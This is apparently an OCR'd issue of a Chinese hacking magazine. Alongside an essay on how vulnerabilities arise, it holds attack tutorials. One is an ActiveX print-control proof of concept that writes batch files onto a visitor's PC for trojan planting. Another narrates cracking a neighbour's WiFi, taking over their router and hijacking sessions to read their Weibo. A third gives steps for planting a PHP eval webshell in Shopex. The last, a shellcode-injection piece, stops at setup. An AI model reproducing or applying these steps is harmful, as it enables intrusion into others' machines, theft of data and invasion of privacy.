在攻与防的对立统一中寻求突破

黑客防线

2

总第170期
2015

网站全新改版，欢迎访问：http://www.hacker.com.cn

HACKER DEFENCE

2015年 第二期 黑客防线

Python打造网络渗透工具

小心！我把木马打印在你的电脑上

编写ShellCode注入程序

入侵WIFI路由器

UAF本质论之漏洞是怎么形成的

自定义证书Android实现HTTPS通信

《黑客防线》2 期文章目录

总第 170 期 2015 年

漏洞攻防

编程解析

密界寻踪

Android 远程监控技术

UAF 本质论之漏洞是怎么形成的

文/ 木羊

UAF（Use-After-Free）类型的漏洞已经写了几期文章了，上一篇《UAF 本质论》本意想作为点睛一笔，就此结束这个研究专题。没想外这篇小文居然得到一些挖洞大牛的关注，这让我觉得有点小意外和小得意，也听到了一些不赞同的声音，这让我发现虽然上篇只是一个系列的结尾，但当然不能强求每位同学都把整个系列读完，于是不能不把某些问题说透点明，这里还是以同一题目进行补充。

在上一篇文章里，我提出 UAF 类型漏洞的本质就是悬空指针的观点，但毕竟 UAF 是现在最火热的漏洞类型之一，特别是 IE，几乎一多半都为 UAF，成因居然被我归结为编程初学者最常犯的毛病，有些同学表示无论如何也不肯赞同。谦逊是一种美德，不过那是做人，我个人认为做学术是不得谦逊的，该坚持的还得坚持。后面我将分个两部分说说我的观点，欢迎继续炮轰。

本文是第一部分，先来谈谈漏洞的成因。这一次我们的视野更广阔一点，考察的对象不仅限于 UAF，而是所有漏洞。我收集了近年的一些知名漏洞，经过整理分析，发现成因大致可以分为两类，一种为人为漏洞，一种为逻辑漏洞。第一种人为漏洞，是最常见的，也是最难接受的，说白了就是犯了本不该犯的低级错误，简称手抖。就以这两天非常火的幽灵漏洞来说吧。幽灵漏洞，CVE 漏洞编号为 CVE-2015-0235，影响了 GNU glibc 库的 gethostbyname 函数。就算不了解这个漏洞造成多大影响，了解网络编程的同学，也该知道 gethostbyname 函数是个多么底层多么常用的函数，考虑到这些，应该能大致猜想这个漏洞的严重性了。但这个漏洞的成因，概括来说就是在进行某次 strcpy 操作之前，确定大小时漏写了一个指针变量，于是导致缓冲区溢出。不知道别人的感觉，反正我看到 gethostbyname 函数爆出漏洞的第一感觉是非常震惊，但知道成因后却哑然失笑。太讽刺了对不对，影响面如此大的漏洞，起因竟如此低级，根本就是手抖了一下犯的错误。俗话说，功夫再高也怕菜刀，系统的安全性遵循木桶原理，再牛的系统，也永远是最低的那块木板决定了安全的水平。

对于这个问题，我想再多说一点。我们都觉得能进大企业大公司，譬如微软公司，水平尤其编程水平一定特别的高，至少异于常人，于是连如何解微软的面试题目也有人专门出了一本书，还卖得特别火爆。可为什么微软家爆的漏洞也高得异于常人呢？我想，除了处于关注焦点之中外，还有一个重要原因，就是上面提到的木桶原理，这里，指的是人的木桶原

理。开始挣血汗钱的码农们应该都有体会，就算是同一个人，在不同的心境、环境甚至同一天的不同时间，写代码的水平都会有波动，是不是十一点后达到峰值我不好下定论，但肯定再热爱这个行业的同学每个月也会有那么几天想要砸了屏幕逃出工位来一场说走就走的旅行。编程高手也是一样，产出低质甚至“弱智”的代码也不足为奇。当然了，高手犯低级错误还要通过一系列工业化检测最终流入成品中是一个概率极低的事件，但 IT 产品大爆炸必须依靠数以亿记的代码作为支撑，分母足够大了就算概率再小，分子也就是劣质代码量数量也会变得相当可观。再加上现在安全研究资源的增加和成长，所谓攻人之短，劣质代码引发的漏洞占了大头也实在不必大惊小怪了。其中就有一种叫指针悬空。

第二种逻辑漏洞，这个概念非常广，要讲清楚也不容易。如果说第一种漏洞是攻人之短，第二种漏洞就是以己之长了。早前有大牛称之为跨维攻击，袁哥提出的 DVE 技术，据说思路就是跨维攻击，用虚拟 CPU 执行 exp，无论物理 CPU 加多少 DEP 防堵如何严密，只要将执行流转入虚拟 CPU，就如入无人之境。什么叫跨维呢，大牛没多解释，我的理解是：出其不意。不意，就是没有意料到的意思，不是因为疏忽也不是因为疲惫，而是根本想不到竟会在这个地方翻船了。首先要说明的是，无论将信息安全的教科书或者论文集有多么厚实，实际上任何一套安全措施都是基于一些假设——也就是可能出现的攻击方向——建立而成的，因此，一旦这些假设并不是可能出现的攻击方向的全集，就可能出现跨维的漏洞了。说得比较绕口，举个例子，《三国演义》里面是特别喜欢用夜袭表示出其不意的，为什么呢？因为根据那时的技术条件，军事行动通常只能在日间进行，也就是假设攻防对抗只发生在日间，太阳落山以后就不设防了，于是一旦被夜袭自然就要送人头了

有同学可能会说，这是因为那些将领太蠢没想到罢了，那好，再举一个聪明人的例子，毕达哥拉斯学派是数学史上非常有名的学派，就算不代表当时数学界最高水平也是之一，这个学派提出一个假设，就是任何一个数都可以表示成两个整数之比（也即有理数），请注意，这意味着当时数学界都假设所有数都是有理数，但实际上呢，当然不是，有理数并不是数的全集，外头还有无理数，这就使假设出现了漏洞。毕达哥拉斯对这个漏洞处置相当简单粗暴：他把发现者扔进海里喂鱼了。肯定有同学觉得这个场景离现在太远，其实不远，想想看，多少漏洞平台都有过“厂家认为不是漏洞”的回复，翻译过来就是，（厂家）我看到了，我也知道了，但经过我的逻辑思考后，并不认同这是漏洞。一般的解释是各方对安全的理解，或者称为假设，各有不同。但只要真的能被利用，那么厂家总是要吃上一些真金白银的亏，然后还得承认自己的逻辑假设是有误的。

我特别想找一个有 CVE 编号的漏洞来具体说明，可是发现这很困难，这种逻辑漏洞更

常见的表示形式其实是漏洞利用方法，也就是想出一种方法，让某个原本认为是正常,至多只是“有问题”，可能导致功能故障的代码变成漏洞。难就难在，不知道这个利用方法之前，这些代码都是“正常”代码，但一旦知道，就立即成了“漏洞”，而很难体现这个“变成”的过程。非要举一个例子的话，我选择去年十分火爆的 Heartbleed 漏洞，CVE 编号 CVE-2014-0160。这个漏洞大概可以概括为构造一个 OpenSSL 请求包让 memcpy 函数把 SSLv3 记录之后的数据直接输出。当然，出现问题的 dl_both.C 文件存在一点点判断问题，不过，能将这“一点点判断问题”和“输出用户密码”联系起来，使之成为重大安全隐患，绝对是一记神笔。大牛们常说，漏洞挖掘重在“猥亵”，这话说得懂的人都懂，不懂的人还是不懂，很玄妙。现在好一点了，大概可以将“猥亵”翻译为“开脑洞”，把看似不可能有关联的问题关联起来，这里再点一点题，就是想方设法突破固有的安全假设，找到一个让假设不成立的实例，让厂方的逻辑假设和现实冲突，最终突破之。

上面部分不知可否算漏洞挖掘的战略问题？下一篇文章，我想要谈谈战术了。

小心！我把木马打印在你的电脑上

文/图 爱无言

对于现代社会来说，网络办公系统、教育网系统、企业内部管理系统等等网络系统都会带有网络打印功能，这种功能的提供在技术实现上一般会采用浏览器控件的方式，因为以上诸多网络系统的多采用 B/S 模式，处于用户端的使用界面就是浏览器，而浏览器要支持复杂的打印功能就需要采用 ActiveX 控件的模式。但是，在享受这些控件提供的丰富功能时，安全问题往往被我们忽略，在对多个单位内部的网络系统进行安全测试时，我们发现了关于打印控件的严重安全隐患，甚至借助这些打印控件直接可以部署恶意程序到网内任意终端，危害极大。这里我们选择了国内排行靠前的两个打印控件作为测试对象，向大家展示一下木马是如何被“打印”在你的电脑上的。

首先测试的对象是 Lodop 控件，它是泰安梦泰尔软件有限公司开发的一款打印控件，这里测试的版本为 6.1.9.4。在系统中安装好该控件后，它会注册多个接口，其中有一个名为“IS_FILE_EXIST”的接口，从字面上我们可以直接判断该接口的用处就是用来判断当前主机本地磁盘上是否存在某个文件。这类接口出现在很多打印控件上，其目的多半都是为了判断被打印文件的存在或者系统文件的存在。但是从安全角度出发，我们完全可以利用该接口判定用户主机上的敏感文件存在，甚至利用这种判断，判定该用户主机的操作系统版本。它的判断效果如图 1 所示。



图 1

如果说这种文件判定式的安全问题还不算什么，那么 Lodop 控件为我们又带来了更加有趣的接口—GET_SYSTEM_INFO。毫无疑问，这是一个用来获取客户主机信息的接口，它实现出来的效果会是什么呢？如图 2 所示。

图 2

令人吃惊的画面不是吗？我主机上的磁盘盘符数量、硬盘序列号、MAC 地址等等都被成功读取！现在我想问：我还有啥你不知道的？

虽然说 Lodop 控件出现了以上的安全问题，但是这还不是严重的。下面出场的这个打印控件就会给我们带来惊喜！

JatoolsPrinter 又被叫做“杰表”打印控件，如图 3 所示。

图 3

它提供的接口很多，其中我们最为关注的是一个名为“logPage”的接口，如图 4 所示。



图 4

“logPage”有两个参数：path 和 html，看起来这两个参数的作用应该是将 html 写入 path。写一个测试页面来看看，代码如下所示：

```
<object classid="clsid:B43D3361-D075-4BE2-87FE-057188254255" id=evil></object>
<script>
evil.logPage("c:\\1.bat","cmd")
</script>
```

将上述代码保存为 index.html，放置在 Web 服务器上，远程打开该测试页面，惊喜的事情终于发生了！如图 5 所示。



图 5

图 5 中最后一行的 1.bat 文件是被我们所打开的 index.html 文件创建的，准确地说应该是由 jatoolsPrinter 控件的“logPage”接口创建，因此我们可以直接利用“logPage”接口将命令代码写入用户主机的开机启动目录，当然也可以利用批处理写入二进制数据，一步一步将木马病毒程序远程植入用户主机，最终获取到远程管理权限。

在测试过程中，我们发现打印控件在设计上都存在雷同的地方，例如对本地文件的读取或者写入，只是有一些控件会提示用户是不是允许这种操作，而多数控件都采用静默处理，这就使得安全漏洞得以出现。信息泄露加上文件写入，这就可以让恶意攻击者非常轻松地渗透进入用户的主机，打印控件在提供打印功能的同时，是不是也应该防止把木马病毒“打印”在用户主机上呢？

最后，本文旨在讨论安全技术，请不要利用本文中提到的安全技术进行任何违法行为，作者和杂志概不负责。

入侵 WIFI 路由器

文/图 黄澄 马智超（DesertEagle）

凌晨，稍有困意，家里的无线共享已经被老爸关闭。打开笔记本，发现附近还有很多无线路由器和无线共享信号，但信号都很弱，于是我想了一些办法（此处略去）提高了一点信号强度，如图 1 所示。

图 1

接下来开始进行 WIFI 密码破解，虚拟机里有 BT、CDlinux，里面有很多神器。奶瓶这类软件也都在虚拟机里安装着，虚拟机里要进行无线密码破解需要无线网卡，那么问题来了，网卡在另一个屋里放着，只能另寻他路。想到手机上曾经安装了 WIFI 密码破解工具（就是黑客防线曾经一篇文章里提到的，这里不截图了），马上开始自定义规则，用木头字典生成器生成字典，然后对其无线密码进行暴力破解，速度很慢。经过了 20 分钟左右，WIFI 密码得以破解，弱密码漏洞，悄悄蹭网。

由 NetCore 其名知道使用的是磊科路由器，我想进一步入侵路由器 Web 控制端，出于对磊科路由器已有漏洞的掌握，对其漏洞逐个进行了测试。测试未果后，只能尝试对其 Web 管理端的用户名、密码进行暴力破解了。将常用的用户名密码数据写入字典，对路由器 Web 管理端的用户名和密码进行暴力破解也是一种思路，这里介绍一款路由器辅助攻击工具，如图 2 所示。

图 2

但这个不用爆破，试了试磊科路由器默认的用户名密码，结果就进去了！成功登录管理端后，可以看到 PPPOE 的账号密码，无线共享的用户名密码，在其上可以开启远程 Web 管理，可以看到其 MAC 地址等，当然我们可以修改 WIFI 密码，可以进行很多无节操邪恶的操作，如图 3 所示。

图 3

进入主机监控，可以看到其他人的主机上下行速度，在管理界面上可以限制他人上网。看到这个界面本来想进行数据嗅探，但是发现现在有大流量数据通信的主机是我的平板电脑，那就明天早晨再嗅探测试了，如图 4 所示。

2	192.168.1.4	14 查看	0	0	6.10M	184.49M	-	5小时10分20秒	限制
3	192.168.1.7	1 查看	0	0	1.11M	11.42M	-	9小时22分41秒	限制
4	192.168.1.11	95 查看	2.71K	12.80K	107.13K	792.86K	-	37秒	限制
5	192.168.1.12	15 查看	0	0	21.25M	97.94M	-	11小时28分40秒	限制
6	192.168.1.29	6 查看	0	0	324.18M	571.51M	-	4小时2分23秒	限制

最大显示数量: 10 首页 上一页 下一页 末页 1/1 总数:6 条

刷 新

图 4

看到这里突然想到，Netcore 系列路由器中存在一个后门，进入后门的口令被“硬加密”写入到设备的固件中，而且所有的口令似乎都一样，攻击者可以轻易地利用这个口令登录路由器。我们只需要判断该 IP 地址有没有 UDP 端口 53413，如果有则存在该漏洞，不过貌似这种固件漏洞已经都修补了吧，反正对这个路由器测试过是已经修补了的。

我们还可以开启 FTP 私有端口，如图 5 所示。

图 5

第二天上午再次连入同一局域网，准备进行数据嗅探和会话劫持攻击，看能否获取到什么有用的信息，用同样的密码连了上去，进入路由器 WEB 管理端，发现大流量主机。于是打开手机软件，进行局域网 IP 扫描，如图 6 所示。



图 6

找到流量略大的主机 IP 进行会话劫持，等了一小会，抓取了很多数据，如图 7 所示。



图 7

看到有用的信息了，点击链接进去，如图 8 所示，这个就是附近邻居的新浪微博了，我们可以查看到其个人信息。除此以外，还可以获得其很多信息，这里就不截图了。



图 8

经过这个测试，我们看到很多人都还缺少信息安全意识，简单的密码设置，默认的密码不修改，常见软件的不升级，系统的漏洞不修补，缺少对暴力破解攻击的防范，缺少对会话劫持攻击的防范等等，此类错误还有很多，这里就顺便说一下对会话劫持攻击的防范吧。

1、监视网络流量，如发现网络中出现大量的 ACK 包，则有可能已被进行了会话劫持攻击，这时发出警报。

2、登录到基于会话连接的服务时要谨慎小心，仔细观察异常情况，注意上次登陆时间以确保安全。

3、如果是家庭网络，保证内网安全，经常检查 WIFI 连接情况。

现在很多人利用黑客工具动动手指头，就能进行黑客攻击，获取到大量的隐私信息，我们需要提高信息安全意识，在攻与防的技术研究中更好地保护隐私。

Shopex4.85 CMS 获取后台 Webshell

文/图 simeon

Shopex（上海商派网络科技有限公司的简称）成立于 2002 年，是中国电子商务技术及服务提供商，主要向市场提供 PC 端、移动端和线下的软件系统及相关服务。阿里巴巴、联

想和贝塔斯曼对其进行了投资，其开发的 shopex cms 是一款独立电子商务软件系统，依托 SaaS 理念（是 Software-as-a-service 软件即服务的简称），软件本身免费提供，企业可以利用其快速建立独立电子商务平台，从而拥有独立的域名、独立的客户系统、独立的业务数据和业务体系，Shopex 是国内市场占有率最高的网店软件。在渗透过程中碰到一个目标系统安装了安全狗防护系统，因此才有了对 shopex 系统渗透的研究。研究结果表明，只有获取管理员密码的情况下，才能比较容易获取 Webshell。

搭建测试平台

1）下载源代码绕过短信验证漏洞

本次渗透需要下载 shopex4.8.5 版本，官方需要提供手机号码进行短信验证，然后给出下载地址，而我等屌丝不愿意将手机号码泄漏，只好想办法，通过研究发现其下载访问地址隐藏在网页文件中，通过访问地址：

http://www2.shopex.cn/customer-download.html?target_name=RUNTaG9wJUU1JTg1JThEJUU4JUI0JUI5JUU0JUJEJTkzJUU5JUFBJThDJUU0JUI4JThCJUU4JUJEJUJEJTI4VVRGLTglMjk=&referer_url=aHR0cCUzQSUyRiUyRnd3dy5lY3Nob3AuY29t&product_cat_p=1003&product_cat_c=1016&clues_source_p=1009&clues_source_c=1033&target_download=aHR0cCUzQSUyRiUyRmRvd25sb2FkLmVjc2hvcC5jb20lMkYyLjcuMyUyRkVDU2hvcF9WMi43LjNfVVRGOF9yZWxlYXNlMTEwNi5yYXI=&encode=true

使用 google 浏览器 chrome 审查元素，使用 ctrl+F 键搜索 download 即可获取下载地址。如图 1 所示，其地址 http://click.shopex.cn/free_click.php?id=107 即为下载 shopex-single-4.8.5.82977.zip 地址，同理，其它 CMS 源代码也可以通过这个方法下载。



图 1 获取 shopex 下载地址

2）安装 php+mysql+apache 环境

可以安装 php 整合软件 Comsenz 来搭建实验环境，Comsenz 最新版本为 2.5，其下载地址为：http://www.comsenz.com/downloads/install/exp/。

3）安装 shopex4.8.5

将 shopex4.8.5 程序复制到网站根目录，访问 http://192.168.206.129/shopex/install/index.php 进行安装，按照提示进行安装即可，安装结束后会要求提供 shopExID，这个 id 可以通过注册免费获取，不需要填写真实信息，随便填

写一个信息，注册成功后登录后，访问 http://my.shopex.cn/index.php?ctl=my&act=product 就可以获取 shopExID，如图 2 所示，否则无法访问后台，我从网上下载了几个声称破解版均未测试成功。将该 shopExID 和注册的密码输入进行验证即可通过授权验证。

图 2 获取 shopExID

4）获取 PHP 环境信息

如果 install/svinfo.php 文件未被删除，通过访问 http://192.168.206.128/shopex/install/svinfo.php?phpinfo=true 即可获取 php 环境等信息，这些信息对进一步渗透很有帮助，获取操作系统、路径（DOCUMENT_ROOT、SCRIPT_FILENAME）以及相关配置等信息，如图 3 所示。



图 3 获取 phpinfo 信息

后台管理员权限通过模板编辑获取 webshell

1）编辑 info.xml 文件

进入后台后，单击“页面管理”-“模板管理”-“模板列表”-“模板文件管理”，查看当前使用的模板文件信息，直接对 info.xml 进行编辑，或者访问地址：http://192.168.206.128/shopex/shopadmin/index.php#ctl=system/tmpimage&act=detail&p[0]=/1354864820-info.xml，直接读取和修改 info.xml 文件内容，如图 4 所示。

图 4 查看和编辑模板文件

2）修改模板文件内容

直接修改 info.xml 文件的内容，其内容可以是一句话后门 <?php @eval($_POST['cmd']);?>，也可以是大马等。保存一次后，会显示“文件修改历史”，在下面会显示文件修改的备份文件。如图 5 所示，复制还原链接地址，并将 p[1]=info.xml 文件修改为 p[1]=info.php，p[1]可以是任何 php 文件，比如 p[1]=antian365.php 等。也可以直接访问以下地址：http://192.168.206.129/shopex/shopadmin/index.php?ctl=system/tmpimage&act=recoverSource&p[0]=info.bak_2.xml&p[1]=info.php&p[2]=1354864820。



图 5 修改文件内容并保存

3）获取 shell

再次访问模板文件管理，即可查看刚才生成的 info.php 文件，如图 6 所示，一句话后门地址为：http://192.168.206.129/shopex/themes/1354864820/info.php。

图 6 生成 webshell

4）测试 webshell

使用一句话后门最新版本，下载地址（http://www.maicaidao.com/caidao-20141213.zip），新增一条记录，如图 7 所示，说明 webshell 获取成功。



图 7 获取 webshell

后台管理员密码获取

对于通过后台进行管理员密码更改的，其加密方式虽然是 MD5 加密，但根据网上资料，普通会员加密值是 md5(md5(passwod).md5(regtime).admin))，这个值即使是最简单的密码恐怕也破解不了。因此通过注入获取管理员的密码意义不大，笔者建议通过后台进行社工测试，一是通过知道的管理员账号，绝大部分默认为 admin，输入一些简单密码进行登录测试；第二个就需要社工库进行查询，通过查询管理员或者网站管理员的邮箱等信息进行查询。第三个就是通过嗅探 ftp 等方式。

（完）

编写 ShellCode 注入程序

文/图 1ight（NEURON）

说起注入，大家第一印象可能还习惯性的停留在 sql 注入、脚本注入（XSS）等。今天 light 同(jiao)学(shou)带大家从 Web 端回到操作系统，一起探讨 Windows 下的经典注入——内存注入，使用 python 编写一个简单的代码注入程序。

内存注入常见的方法有 DLL 注入和代码注入。DLL 注入通俗地讲就是把我们自己的 DLL 注入到目标进程的地址空间内，“寄生”在目标进程里执行。DLL 注入需要另外一个“推进器”程序将我们的“寄生虫”DLL“注”进目标进程中。代码注入和 DLL 注入的思路一致，只是“寄生虫”代码与“推进器”代码在同一个程序里面。

Dll 文件：Windows 动态链接库。在 Windows 中，许多应用程序并不是一个完整的可执行文件，它们被分割成一些相对独立的动态链接库，即 DLL 文件，放置于系统中。当我们执行某一个程序时，相应的 DLL 文件就会被调用。

这次我们的实验选取“代码注入”这一课题。废话不多说，开始动手！

准备工作

编写 python 小程序，light 同学推荐性感的 Sublime text2 +JEDI（python 自动补全插件）。首先安装 sublime text2 的“插件管理”插件 package control。

打开 sublime 后，组合键“ctrl+~”调出控制台，将以下代码粘贴进命令行并回车。

```
import urllib2,os;pf='Package Control.sublime-package';ipp=sublime.installed_packages_path();os.makedirs(ipp) if not os.path.exists(ipp) else None;open(os.path.join(ipp,pf),'wb').write(urllib2.urlopen('http://sublime.wbond.net/'+pf.replace(' ','%20')).read())
```

安装完毕后重启 sublime text2，输入 Ctrl + Shift + P 后输入 Install Package，如图 1 所示。



图 1

之后再输入“jedi”，回车安装，如图 2 所示。

